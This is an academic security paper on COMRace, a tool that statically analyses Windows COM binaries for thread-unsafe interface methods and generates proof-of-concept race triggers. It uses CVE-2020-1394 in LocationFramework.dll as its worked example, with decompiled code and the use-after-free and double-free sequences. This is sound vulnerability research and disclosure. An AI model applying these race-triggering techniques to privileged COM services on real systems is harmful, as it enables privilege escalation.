COMRACE: Detecting Data Race Vulnerabilities in COM Objects

Fangming Gu and Qingli Guo, *Institute of Information Engineering, Chinese Academy of Sciences and School of Cyber Security, University of Chinese Academy of Sciences;* Lian Li, *Institute of Computing Technology, Chinese Academy of Sciences and School of Computer Science and Technology, University of Chinese Academy of Sciences;* Zhiniang Peng, *Sangfor Technologies Inc and Shenzhen Institutes of Advanced Technology, Chinese Academy of Sciences;* Wei Lin, Xiaobo Yang, and Xiaorui Gong, *Institute of Information Engineering, Chinese Academy of Sciences and School of Cyber Security, University of Chinese Academy of Sciences*

https://www.usenix.org/conference/usenixsecurity22/presentation/gu-fangming

This paper is included in the Proceedings of the
31st USENIX Security Symposium.

August 10–12, 2022 • Boston, MA, USA

978-1-939133-31-1

COMRace: Detecting Data Race Vulnerabilities in COM Objects

Fangming Gu[1,2], Qingli Guo[1,2*], Lian Li[3,4*], Zhiniang Peng[5,6], Wei Lin[1,2], Xiaobo Yang[1,2], Xiaorui Gong[1,2]
[1]*Institute of Information Engineering, Chinese Academy of Sciences*
[2]*School of Cyber Security, University of Chinese Academy of Sciences*
[3]*Institute of Computing Technology, Chinese Academy of Sciences*
[4]*School of Computer Science and Technology, University of Chinese Academy of Sciences*
[5]*Sangfor Technologies Inc*
[6]*Shenzhen Institutes of Advanced Technology, Chinese Academy of Sciences*

Abstract

The Microsoft Component Object Model (COM) is the foundation for many key Microsoft technologies and we develop COMRace, the first data race vulnerability detection tool for commercial off-the-shelf COM objects. COMRace targets a severe but previously overlooked flaw in the COM threading model, which makes COM objects prone to data race attacks. In COMRace, we apply static binary analyses to identify thread-unsafe interface methods in off-the-shelf COM binaries, then further verify binary analyses results with automatically synthesized proof-of-concept exploits (PoC). We have applied COMRace to 10,420 registered COM objects on the windows platform and the tool reports 186 vulnerable interface methods. COMRace automatically synthesizes 234 PoCs for 256 selected method pairs (82 unsafe methods) with conflict accesses, and there are 194 PoCs triggering race conditions. Furthermore, 145 PoCs lead to critical memory corruptions, exposing 26 vulnerabilities confirmed by the Common Vulnerabilities and Exposures (CVE) database.

1 Introduction

The Microsoft Component Object Model (COM) [1] is a binary interface standard that allows binary software components to interact. A COM object implements one or more typed interfaces, which are groups of methods that can be invoked by any client requesting the COM object, either locally within the same process (in-process COM), or remotely across process boundaries (cross-process COM). COM allows reuse of objects via well-defined interfaces, without disclosing their internal implementation. Thus applications can be built from binary software components. COM is the basis for several key Microsoft technologies and applications, such as Microsoft Word, ActiveX, DirectX, User-Mode Driver Framework, Windows Runtime, etc. To date, Microsoft has implemented over 11,000 official COM classes.

For efficiency, COM supports multi-threading, i.e., calls from different clients to interface methods of a COM object may run concurrently. Consequently, data races may be triggered if the interface methods are not thread-safe. These data races often lead to memory corruption bugs such as buffer overflows and use-after-frees. Attackers can easily exploit those bugs to gain escalated privilege or execute arbitrary code, as demonstrated in our experiments.

This paper focuses on detecting data race vulnerabilities in COM objects. To the best of our knowledge, this is the first work targeting data races in COM objects. There is a rich literature of race detection techniques, including both dynamic [2, 3, 4] and static [5, 6, 7, 8] approaches. However, these techniques analyze the source program to detect conflict accesses not ordered by a happen-before relationship. Hence, they cannot be directly applied to COM objects, which are closed-source binaries.

We propose COMRace, the first race detection tool for COM objects. In a nutshell, COMRace first statically analyzes off-the-shelf COM binaries (dll or exe files) to detect vulnerable interface methods with unguarded field accesses, then automatically generates proof-of-concept (PoC) exploits to trigger race conditions in those vulnerable interfaces. With COMRace, we have systematically analyzed 10,420 registered COM classes (92.1% of total registered COM classes), and have identified 58 classes and 186 interface methods that are vulnerable, with unsafe accesses to pointer fields. We further verify 82 selected unsafe methods with automatically synthesized PoCs, including 62 methods with free usages, and another 20 randomly selected methods which write pointer fields. COMRace automatically generates 234 PoC exploits (out of 256 pairs of methods with conflict fields accesses), which try to trigger data races by invoking those thread-unsafe interface methods concurrently. There are 194 PoCs successfully triggering race conditions and 145 of them lead to critical memory corruption errors such as use-after-frees and buffer overflows, posing a severe threat to the underlying system. Those PoCs have exposed 26 confirmed CVEs and 29 bugs.

This paper makes the following contributions:

[*] Corresponding authors.




Figure 1: In-process and cross-process COM objects.

- We, for the first time, demonstrate that cross-process COM objects are prone to data race attacks.
- We develop COMRace, the first data race vulnerability detection tool for COM objects. COMRace effectively analyzes off-the-shelf COM binaries and reports vulnerable interface methods that are not thread-safe.
- We have successfully applied COMRace to 10,420 COM classes (92.1% of total registered COM classes) and COMRace has reported 186 vulnerable interface methods. We synthesize 234 PoCs which exploit data-race vulnerabilities by concurrently invoking vulnerable interface methods: 145 PoCs trigger critical memory corruption bugs, exposing 26 confirmed CVEs.

The rest of the paper is organized as follows. Section 2 reviews the COM threading model and highlights its flaw with a real-world example. We present the design and implementation of COMRace in Section 3 and evaluate its effectiveness and precision in Section 4. Section 5 reviews related work and Section 6 concludes the paper.

2 Background

In this section, we firstly review the basics of COM and its threading model. Then we illustrate the flaw of COM threading model with a real-world example.

2.1 Basics of COM

A COM object is an instance of a COM class which implements one or more interfaces. All interfaces are derived from the `IUnknown` interface which declares the following 3 interface methods: `QueryInterface`, `AddRef`, and `Release`. The method `QueryInterface` is introduced for run-time type lookup (i.e., similar to RTTI in C++). The two methods `AddRef` and `Release` together implement reference counting memory management. Implementations of interface methods are class member functions which can be referenced via the virtual function table (vtable) of the object.

A client application requests a COM object by invoking the API call `CoCreateInstance` with its unique registered id (`CLSID`) in windows registry. For each registered COM object, the windows registry also stores information regarding its accessibility (in-process or cross-process), its binary file location and threading mode, etc. The client application can then invoke interface methods implemented by the COM objects the same way as calling a normal function, regardless of where those objects are running. The COM runtime encapsulates the communication details when invoking an interface method remotely.

As shown in Figure 1, COM objects can be in-process (within the same process of the client application) or cross-process (in a different process, on the same machine or a remote server). Invoking interface methods of in-process COM objects are processed as ordinary function calls. Cross-process COM calls are handled by a proxy/stub pair, where the proxy may communicate with the stub via remote procedural call (for local COM servers), or via TCP/IP packets (for remote COM servers). Note that such inter-process communication does cross system security boundaries. Malicious client applications can escalate their privileges by exploiting vulnerabilities in cross-process COM objects with higher privileges, threatening the underlying system.

2.2 The COM Threading Model

COM introduces the concept *apartment* for multi-threading. All COM objects in a process are divided into groups called *apartments*. A COM object lives in exactly one apartment, in the sense that its methods can be directly called only by a thread belonging to that apartment. All cross-apartment calls have to be marshaled via a proxy/stub pair. COM objects specify their apartments at registration, and there are three kinds of apartments:

- *Single-threaded Apartment.* A single-threaded apartment (STA) consists of exactly one thread. A COM object in a STA can receive interface method calls from the only thread in that STA. All interface method calls to a STA COM object are synchronized with the windows message queue.
- *Multi-threaded Apartment.* A multi-threaded apartment (MTA) consists of one or more threads. All COM objects in a MTA can receive method calls directly from any thread belonging to that MTA. Threads in a MTA use a so called *free-threading* model and calls to COM objects in a MTA need to be synchronized by the object themselves for thread-safety.

```
Interface Proc3
1  __int64 __fastcall Interface_Proc3(...){
2      void **v1 = (void**)(this + 104);
3      IUnknown *ptr = (IUnknown *)(*v1);
4      ptr->lpVtbl->AddRef(ptr);
5      ...
6  }
Interface Proc6
7  IUnknown* a2 = operator new(0x98ui64);
8  ...
9  __int64 __fastcall Interface_Proc6(*a2){
10     void** v2 = (void**)(this + 104);
11     if(*v2 != a2){
12         if(a2){
13             IUnknown* v3 = (IUnknown*)(a2);
14             v3->lpVtbl->AddRef(v3);
15         }
16         if(*v2){
17             IUnknown* v4 = (IUnkown*)(*v2);
18             v4->lpVtbl->Release(v4);
19         }
20         *v2 = a2;
21     }
22 }
```


Figure 2: CVE-2020-1394: a real-world vulnerability reported by COMRace.

- *Neutral-threaded Apartment.* The neutral-threaded apartment (NTA) is introduced for more efficient cross-apartment calls. Interface methods of COM objects in an NTA can be entered by threads in any apartment without paying the penalty of expensive thread-context switching, and only light-weight proxies are used. Similar to MTA, COM objects in an NTA need to guarantee thread-safety by themselves.

In summary, an apartment is a logical encapsulation to specify thread sharing rules for COM objects. Although interface method calls to STA COM objects are properly synchronized, calls to COM objects in MTA or NTA can run concurrently. Consequently, those MTA and NTA COM objects are prone to data race attacks if thread-safety is not guaranteed.

2.3 A Real-world Vulnerability

Figure 2 gives a real-world data race vulnerability (CVE-2020-1394) reported by COMRace. The vulnerability is located in LocationFramework.dll, which is linked in the system daemon process Svchost.exe to provide location service to clients. More specifically, the vulnerability is introduced by the COM object GeoLocation, which is an NTA COM object and can be concurrently invoked. In Figure 2, we list the simplified code snippet (decompiled with IDA-pro [9]) of two thread-unsafe interface methods in the COM object : Proc3 and Proc6.



(a). Use-After-Free

(b). Double-Free

Figure 3: Proof-of-concept exploits of CVE-2020-1394.

Variable v1 (line 2) and variable v2 (line 10) point to the same member field at address (this+104). The method Proc3 reads the member field (which points to another COM object) (line 3), then increases its reference count via the call to AddRef at line 4. In Proc6, the method reads from the same member field (line 17). At line 18, the function call Release will free the COM object pointed to by the field if its reference count is 0. Line 20 then resets the field to a new allocated object.

Both Proc3 and Proc6 are not thread-safe, and there are conflict accesses to the address (this+104). Multiple data races can be triggered when the two methods are called concurrently. As shown in Figure 3 (a), a client application concurrently invokes Proc3 (thread T_1) and Proc6 (thread T_2). The vulnerability manifests as follows. 1) T_1 and T_2 read from the same address (this+104) at line 3 and line 17, respectively. As a result, both ptr (line 3) and v4 (line 17) point to the same COM object. 2) At line 18, T_2 frees the COM object. 3) T_1 uses the freed COM object at line 4, triggering a use-after-free vulnerability. Note here we do not regard line 4 and line 18 as data races since accesses to the COM object are guarded by locks in both AddRef and Release.

In another scenario (Figure 3(b)), Proc6 is concurrently invoked twice. T_3 reads from the address (this+104) at line 17 before T_4 resetting its value (line 20). As a result, both T_3 and T_4 may free the same object at line 19, resulting in a double-free vulnerability. To avoid the above two vulnerabilities, the two code regions (lines 3-4, and lines 16-20) need to be synchronized and protected as atomic regions.

Such vulnerabilities are prevalent in multi-threaded COM objects. Attackers can easily exploit those vulnerabilities by concurrently invoking vulnerable interface methods of cross-process COM objects.

3 COMRace

Figure 4 overviews our approach. The aim of COMRace is to efficiently and precisely detect race vulnerabilities from large sets of COM binaries in the underlying system. The tool




Figure 4: Overview of COMRACE.

proceeds in four phases. We summarize their functionalities and discuss our design decisions below, with details given in Section 3.1, 3.2, 3.3, and 3.4.

- *Phase 1: Extract COM objects.* First, COMRACE explores windows registry for registered COM objects. For each registered COM objects, windows registry holds information regarding its unique id (CLSID), its binary file location, threading model, etc. Those cross-process COM objects in MTA or NTA are selected for further analysis since they are prone to data race attacks.

- *Phase 2: Uncover interface implementation.* Next, we reconstruct the implementation of COM interfaces for further analysis. We adopt classic reverse engineering approaches as in [10, 11, 12] to decompile the COM interface and reconstruct the virtual function tables (vtables) from binary files. Implementation of a COM interface is then identified by checking whether a virtual function table matches with given interface declaration or not.

  Discussion This step would be straightforward if we can successfully recover all high-level type signatures of COM interfaces and vtables. However, in practice, only partial type information can be retrieved from off-the-shelf binaries. Hence, we propose a usage analysis to reconstruct layout information of function parameters. The layout information is then used in checking whether parameters of virtual functions are *type-consistent* with those of interface method declarations or not, in case their type signatures are unavailable.

- *Phase 3: Identify unsafe interface methods.* This is the key step. In this phase, COMRACE reports potential races by examining each interface method implementation: an interface method is regarded as thread-unsafe if its accesses to a member field (addresses in the form of `this+offset` where `offset` is a constant) are not guarded by locks.

  Discussion Traditional static race detection techniques require precise alias analysis [13, 14, 15, 16, 17] and may-happen-in-parallel analysis [18, 19, 20]. It is very challenging, if not impossible, to precisely compute such information from binaries. Hence, we apply the following two trade-offs in COMRACE. First, instead of developing a proper alias analysis on binaries, we focus on accesses to member fields only, which can be efficiently computed at high precision. Second, we report unguarded accesses and optimistically regard lock-protected field accesses as safe. For soundness, we need precise alias analysis to check whether two guarded accesses hold the same lock or not. Both trade-offs sacrifice soundness for precision and efficiency, which means COMRACE may miss some real bugs. Nevertheless, they enable COMRACE to efficiently detect real race vulnerabilities from COM binaries with good precision.

- *Phase 4: Synthesize PoC exploits.* Finally, given the set of thread-unsafe methods with their field usages, we automatically synthesize PoC exploits to concurrently invoke thread-unsafe methods with conflict member field accesses. Those unsafe methods which free a member field are especially vulnerable since they can easily lead to use-after-frees. In addition, conflict write-write accesses and write-read accesses can result in buffer overflows, or undeterministic results.

  Discussion COMRACE focuses on those race vulnerabilities involving a pair of unsafe interface methods.




Figure 5: The hierarchical structure of COM information in Windows registry.

> A skeleton program is provided for PoC synthesis. The skeleton program includes a pre-generated header file with all recovered COM interface declarations, and two concurrently-executing loops, each of which invokes a given interface method. Thus, we can automatically construct a PoC exploit by synthesizing a sequence of interface methods invocations, to prepare all necessary input data for given interface methods.

To summarize, COMRACE firstly identifies vulnerable COM interface methods for all registered COM objects via static binary analysis, then further verifies static analysis results with automatically constructed PoC exploits.

3.1 Extract COM Objects

COM objects register themselves under the registry path `HKEY_CLASSES_ROOT\CLSID` with a unique id `CLSID`. Hence, we scan the registry path to get all registered COM objects.

As shown in Figure 5, each registry entry may consist of the following three sub-keys: `InProcServer32`, `LocalServer32`, and `TypeLib`. In-process COM objects specify their binary locations and threading models (i.e., STA, MTA, or NTA) in the sub-key `InProcServer32`, while cross-process COM objects specify such information in the sub-key `LocalServer32`. The sub-key `TypeLib` declares extra type library information. This key is optional and is rarely given for cross-process COM objects.

The sub-key `LocalServer32` also declares the server application hosting services of a cross-process COM object via its application id `AppID`. Information of the server application can be looked up with this id under the registry path `HKEY_CLASSES_ROOT\AppID`. Windows registry holds application information including its service name, access permission, and privilege, where the privilege can be `NT AUTHORITY\SYSTEM`, `NT AUTHORITY\SERVICE`, `Standard User`, or `Sandboxed`.

Figure 5 depicts the hierarchical structure of COM objects and applications in windows registry. Following this structure, COMRACE systematically explores windows registry and stores all collective information for MTA/NTA cross-process COM objects for further analysis.

```
1  /* Pointer Size: 8 Int size: 4*/
2  struct Struct_0 {
3   int Member0;
4   int Member4;
5   }
6   [Guid("4ca52eee-1690-4f47-bf00-1ab34a25362b")]
7  interface IVisitInformation : IUnknown {
8   HRESULT Proc3([Out] ILocationInformation** p0);
9   HRESULT Proc4([Out] /* ENUM32 */ int* p0);
10  HRESULT Proc5([Out] struct Struct_0* p0);
11 }
12  [Guid("49550759-d194-46e0-8f06-7fad130c2429")]
13 interface IVisitInformationInternal:
14              IVisitInformation {
15  HRESULT Proc6([In] ILocationInformation* p0);
16  HRESULT Proc7([In] /* ENUM32 */ int p0);
17  HRESULT Proc8([In] struct Struct_0 p0);
18 }
```

Figure 6: Decompiled interface declaration from the binary file `LocationFramework.dll` of COM `GeoLocation`.

3.2 Uncover Interface Implementation

A COM class implementing an interface needs to implement all methods declared by the interface. The implementation of an interface method has the exact same type signature (i.e., function name, its return types and parameter types) as the interface method declaration. The vtable of the COM class stores pointers to all interface method implementations, as well as to some other virtual functions of that class. Hence, we uncover interface implementation by identifying a vtable matching the interface declaration. The challenge lies in how to find a matching vtable since only partial type signature information can be retrieved from binary files.

3.2.1 Retrieve Interface Declaration

COM interfaces are declared in MIDL (Microsoft Interface Definition Language). We use the tool OleViewDotNet [21] to decompile interface declarations from binary files. Figure 6 gives an example interface declaration by decompiling the binary file `LocationFramework.dll` of COM `GeoLocation`. The COM object `GeoLocation` implements interface `IVisitInformatinInternal`, which inherits interface `IVisitInformation`.

Not all symbols can be recovered from binary files. As shown in Figure 6, method names are missing hence the tool gives each interface method a pseudo name (from `Proc3` to `Proc8`). The tool recognizes interface types (e.g., `ILocationInformation`) and primitive types. Enums are regarded as `int` (line 9 and 16), and user-defined types are given pseudo names (e.g., `Struct_0`). The tool also provides layout information for user-defined types.

Algorithm 1: Reconstruct Vtable List

```
    Input: A Binary File: PeFile
    Output: List of vtables: VTList
    // Identify potential start address list
1   StartAddrList := {};
2   for each addr in .rdata segment of PeFile do
3       if *addr is in .text segment of PeFile then
4           if addr is written to [rcx] then
5               add addr to StartAddrList;

    // Reconstruct Vtable List
6   for each startaddr in StartAddrList do
7       curaddr := startaddr;
8       while true do
9           if *curaddr not in .text of PeFile then
10              if VTList is empty then
11                  break;
12              else
13                  add [startaddr...curaddr-8] to VTList;
14                  return;
15          else if curaddr+8 is in StartAddrList then
16              add [startaddr...curaddr] to VTList;
17              break;
18          curaddr:= curaddr + 8;
```

3.2.2 Reconstruct Vtables

We reconstruct the vtables from off-the-shelf binaries (often without any run-time type information) based on the following observations:

- The vtables of all classes in a binary file are stored continuously at the read-only segment of a COM binary, usually the `.rdata` segment.
- Each vtable consists of a consecutive list of addresses, and each address points to a location at the `.text` segment (i.e., the method implementation).
- The start address of a vtable is always written to the address pointed by register `rcx` with code patterns like `lea rax, vtable_addr; mov [rcx], rax`. By convention, the `rcx` register is used to store the address of `this` pointer on Windows, and this code snippet performs the functionality of an object's constructor to initialize its vtable.

Algorithm 1 illustrates how the vtables are constructed. First, we identify potential vtable start addresses by examining each address in the `.rdata` section of a binary file (lines 1-5). An address is a potential vtable start address if it points to the `.rdata` segment and is written to `[rcx]` (lines 3 and 4).

Next, we try to construct a vtable from each start address `startaddr` (lines 6-18). From `startaddr`, a vtable is constructed by scanning all following addresses until reaching an address in one of the three cases. 1) If its stored value does not point to the `.text` segment and no vtable is found, we skip to the next start address (lines 9 - 11). 2) If its stored value does not point to the `.text` segment and we found at least one vtable, the algorithm terminates (lines 12-14). This is because vtables are stored continuously. 3) If the next address is also a start address, we continue to construct a new vtable from the next start address.

```
1  //Vtable1:
2  CVisitInformation::
3  {
4   QueryInterface(void)
5   AddRef(void)
6   Release(void)
7   get_PositionInfo(ILocationInformation**)
8   get_StateChange(VISIT_STATECHANGE*)
9   get_Timestamp(_FILETIME*)
10  put_PositionInfo(ILocationInformation*)
11  put_StateChange(VISIT_STATECHANGE)
12  put_Timestamp(_FILETIME)
13 }
14 //Vtable2:
15 CSubscriberSession::
16         StopSubscriberRequest(void)
17 ...
```

Figure 7: Reconstructed Vtables of COM object `GeoLocation`.

Algorithm 1 reconstructs vtables with high accuracy. Figure 7 shows the reconstructed vtables for COM object `GeoLocation`, where the two vulnerable methods (i.e., `Proc3` and `Proc6`) are highlighted in red. For presentation, we directly list the method (decompiled with IDA-pro [9]) each vtable item points to, instead of its address. IDA-pro can retrieve all method and type names. However, it cannot get the implementation of a specific type.

3.2.3 Match Interface to Vtable

Given a COM interface, we try to find a vtable that implements all declared interface methods. This can be challenging since we only recover partial type signature of interface methods. Specifically, information regarding method names and user-defined structure types is missing. For instance, function `put_Timestamp(_FILETIME)` (Figure 7, line 12) actually implements the interface method `Proc8(struct Struct_0)` (Figure 6, line 17). However, it is not possible to conclude that from their signatures.

Rule 1 *Each type T_I in interface I has one exact matched type T_V in vtable V. T_I **matches** with T_V in one of the following 3 cases: 1) T_V and T_I have the same type name; 2) T_I is* `int` *and T_V is Enum type; 3) T_I has unknown name and its layout is consistent with usages of data typed T_V.*

The above rule matches types in an interface (including those with unknown name) with those in a vtable. The first two cases are straight-forward and we propose a usage analysis for the third case. The analysis examines the usages of a typed formal parameter (declared in vtable) to recover its layout and the two types match if the recovered type layout is consistent with that in the interface declaration. Specifically, the analysis examines each instruction accessing a field of the parameter in the form `para+offset`, where `para` is the parameter and `offset` is a constant value. A similar analysis (with extension) is also used to identify member field accesses (Section 3.3).

For our example, we examine the usages of the formal parameter (typed `_FILETIME`) in function `put_Timestamp` (with all its callee functions inlined) to check whether it matches with type `Struct_0` or not.

Rule 2 *Method M_I in interface I* ***matches*** *with method M_V in vtable V if all their parameter types match. Interface I is implemented by vtable V if all its inherited and declared methods match with a list of methods in V one by one, at the exact order of how the methods are inherited or declared.*

According to rule 2, a vtable is regarded as an interface implementation if there exists a list of methods in the vtable matching all methods declared by the interface. Let us study interface `IVisitInformationInternal` (Line 13 in Figure 6). The interface is derived from `IVisitInformation`, whose parent interface is `IUnknown`. Hence, a vtable implementing that interface needs to match all its inherited and declared methods, i.e., from `QueryInterface` to `Proc8` in that order. In Figure 7, the vtable `Vtable1` matches all methods of `IVisitInformationInternal` and it is regarded as an implementation of that interface.

In practice, all COM interfaces are transitively derived from `IUnknown` with the following 3 declared methods: `QueryInterface`, `AddRef`, and `Release`. Hence, we can efficiently match interface *I* with a vtable *V* by checking whether the consecutive list of functions followed by `QueryInterface` in *V* matches with all methods declared by *I* or not.

3.3 Identify Unsafe Methods

An interface method is regarded as *Unsafe* if it accesses member fields without synchronization (i.e., field accesses not guarded by locks). Hence, we examine every instruction in an interface method, as well as in its callee methods, to check whether there exists an unguarded field access or not. This is realized by tracking the usages of `this` pointer (conventionally stored in `[rcx]`) since all member fields are accessed via `this` pointer with a constant offset. At the end, we report all unsafe methods, together with their unguarded field accesses.

One of the challenges lies in how to efficiently track field usages inter-procedurally. Since it is common to call virtual functions of a field and a virtual function may free the object this field points to (e.g., calling `Release` method of a COM field), it is desirable to analyze such method calls to track usages more precisely. However, the call to virtual functions of a field are translated into indirect call instructions through the vtable of the member field. For instance, the instruction `(**(this+112)+ 8))(*(this+112))` calls a virtual function (the second entry in its vtable) of field at offset `this+112`. Since the type of a field at offset `this+112` is unknown, we could not locate the callee method.

Algorithm 2: Analyze Field Usages

```
    Input: Method to analyze: Func
    Input: Visited methods: visited
    Output: Field usage map: FldUses
1   if Func is in visited then
2       return;
3   visited := visited ∪ {Func};
4   TyMap[para] := type of parameter para;
5   sync := 0;
6   for each inst in Func do
7       if inst is lock then
8           sync:=sync+1;
9       else if inst is unlock then
10          sync:=sync-1;
11      else if inst reads this+off then
12          if sync==0 then
13              FldUses[this+off].Read := true;
14      else if inst writes v to this+off then
15          if sync==0 then
16              FldUses[this+off].Write := true;
17          FldUses[this+off].Type := TyMap[v];
18      else if inst assign v to x then
19          TyMap[x]:=TyMap[v];
20      else if inst frees this then
            // e.g., this->Release()
21          if Sync==0 then
22              FldUses[this].Free := true;
23      else if inst calls this->func(...) then
            // case1: call another member function
24          apply Algorithm 2 to func;
25          FldUses := FldUses ∪ func.FldUses;
26      else if inst calls func(..., *(this+off),...) then
            // case2: call external library function
27          TyMap[this+off] := type of func's formal parameter;
28          if Sync==0 then
29              if func frees *(this+off) then
30                  FldUses[this+off].Free := true;
31      else if inst calls *(this+off)->func(...) then
            // case3: call member function of a field object
32          apply Algorithm 2 to func;
33          if func.FldUses[this].Free is true then
34              FldUses[this+off].Free := true;
```

We address the challenge by analyzing type propagation and tracking field usages at the same time. Given the type of a member field, with our reconstructed vtables, we can then resolve the target of a virtual method invocation. Algorithm 2 illustrates how we propagate type information and compute field usages at the same time. The algorithm sequentially scans all instructions in a method, and computes unguarded accesses and types for all field accesses in the method. Initially, only formal parameters have types hence the map `TyMap` is initialized with known type information. After the analysis, `TyMap` will store propagated known types for all variables in the method.

As shown in Algorithm 2, we conduct a case analysis for each instruction. Synchronization is handled by a count number `sync`, which increases at every `lock` instruction (lines 7 and 8), and decreases at every `unlock` instruction (lines 9 and

Table 1: Field usages and field types for interface methods of GeoLocation. R, W, and F stand for Read, Write, and Free, respectively.

Field	Type	Usage	Method
this+104	ILocationInformation*	R	Proc3
this+112	enum VISIT_STATECHANGE*	R	Proc4
this+116	struct _FILETIME *	R	Proc5
this+104	ILocationInformation*	R,W,F	Proc6
this+112	enum VISIT_STATECHANGE*	W	Proc7
this+116	struct _FILETIME *	W	Proc8

10). Field accesses are considered as unsafe if they are not guarded by any locks (i.e., sync==0). This simple approach works well for us because locking primitives are well structured, and a lock instruction almost always matches with an unlock instruction, and vice versa.

Field usages are updated when an instruction reads or writes a field and the lock count number sync is 0 (lines 11-17). Similarly, if an unguarded instruction frees the object itself (e.g., invoking this->Release()), we flag the usage FldUses[this].Free as true. We propagate type information when assigning a variable to another, the left hand side (LHS) of the assignment is given the type of the right hand side variable (line 17 and line 19). In addition, when there is a resolved function call, we can infer the types of actual parameters according to the declared type signature of the function (line 27).

It is more challenging to handle call instructions and there are 3 different cases: 1) if we call another member function (lines 23 - 25), we recursively analyze the callee function (as if it is inlined); 2) if we call an external function whose argument is a member field (line 26 - 30), we update the member field type according to function type signature, and its free usage is updated to true if the external function may free the field and the call is not guarded; and 3) if we call a member function of a field (lines 31 - 34), we recursively analyze the member function and set the free usage of that field to true if the member function may free the field and the call is not guarded.

A method is safe if its field usages FldUses is empty, i.e., there exist no unguarded field accesses. Table 1 gives the computed field types and usages for all interface methods in GeoLocation, where all 6 unsafe methods with their field usages are given. Concurrently invoking those interface methods can trigger multiple data races. For instance, we can trigger a write-write race by concurrently invoking Proc7 with itself, and a write-read race can be triggered if concurrently invoking Proc7 with Proc4. The unsafe method Proc6 is particularly dangerous since it frees a member field and can cause use-after-free or double-frees.

Discussion We conduct a simple and efficient sequential scan on instruction list instead of trying to reconstruct the control flow graph of a binary program and analyze locking status with dataflow analysis. As such, the algorithm takes linear time: each instruction is visited at most once and repetitive calls to the same function are handled by function summary. This simple approach works well in our case because COM objects often adopt well-structured high-level locking primitives. In our experiments, there are only few false positive cases due to unmatched control flows.

We recognize synchronization and free instructions with a pre-defined list of functions. The list collects 54 library methods which free at least one input argument, and 26 pairs of synchronization APIs. For instance, the API WindowsDeleteString will release an argument of type HSTRING. And the pair of API EnterCriticalSection and LeaveCriticalSection together protect a code region as critical section.

3.4 Synthesize PoC Exploits

We further verify the results of our binary analysis with automatically generated PoCs. A PoC is a client application which triggers race conditions by invoking unsafe methods concurrently. For simplicity, we only consider a pair of unsafe methods with conflict accesses (an unsafe method may conflict with itself).

A skeleton program is provided for synthesis. The skeleton program includes a pre-generated header file with all recovered interface declarations. There are two concurrently executing subroutines in the main function, where each subroutine repetitively invokes a given interface method in a loop. Thus, race conditions are likely to be triggered by this skeleton program.

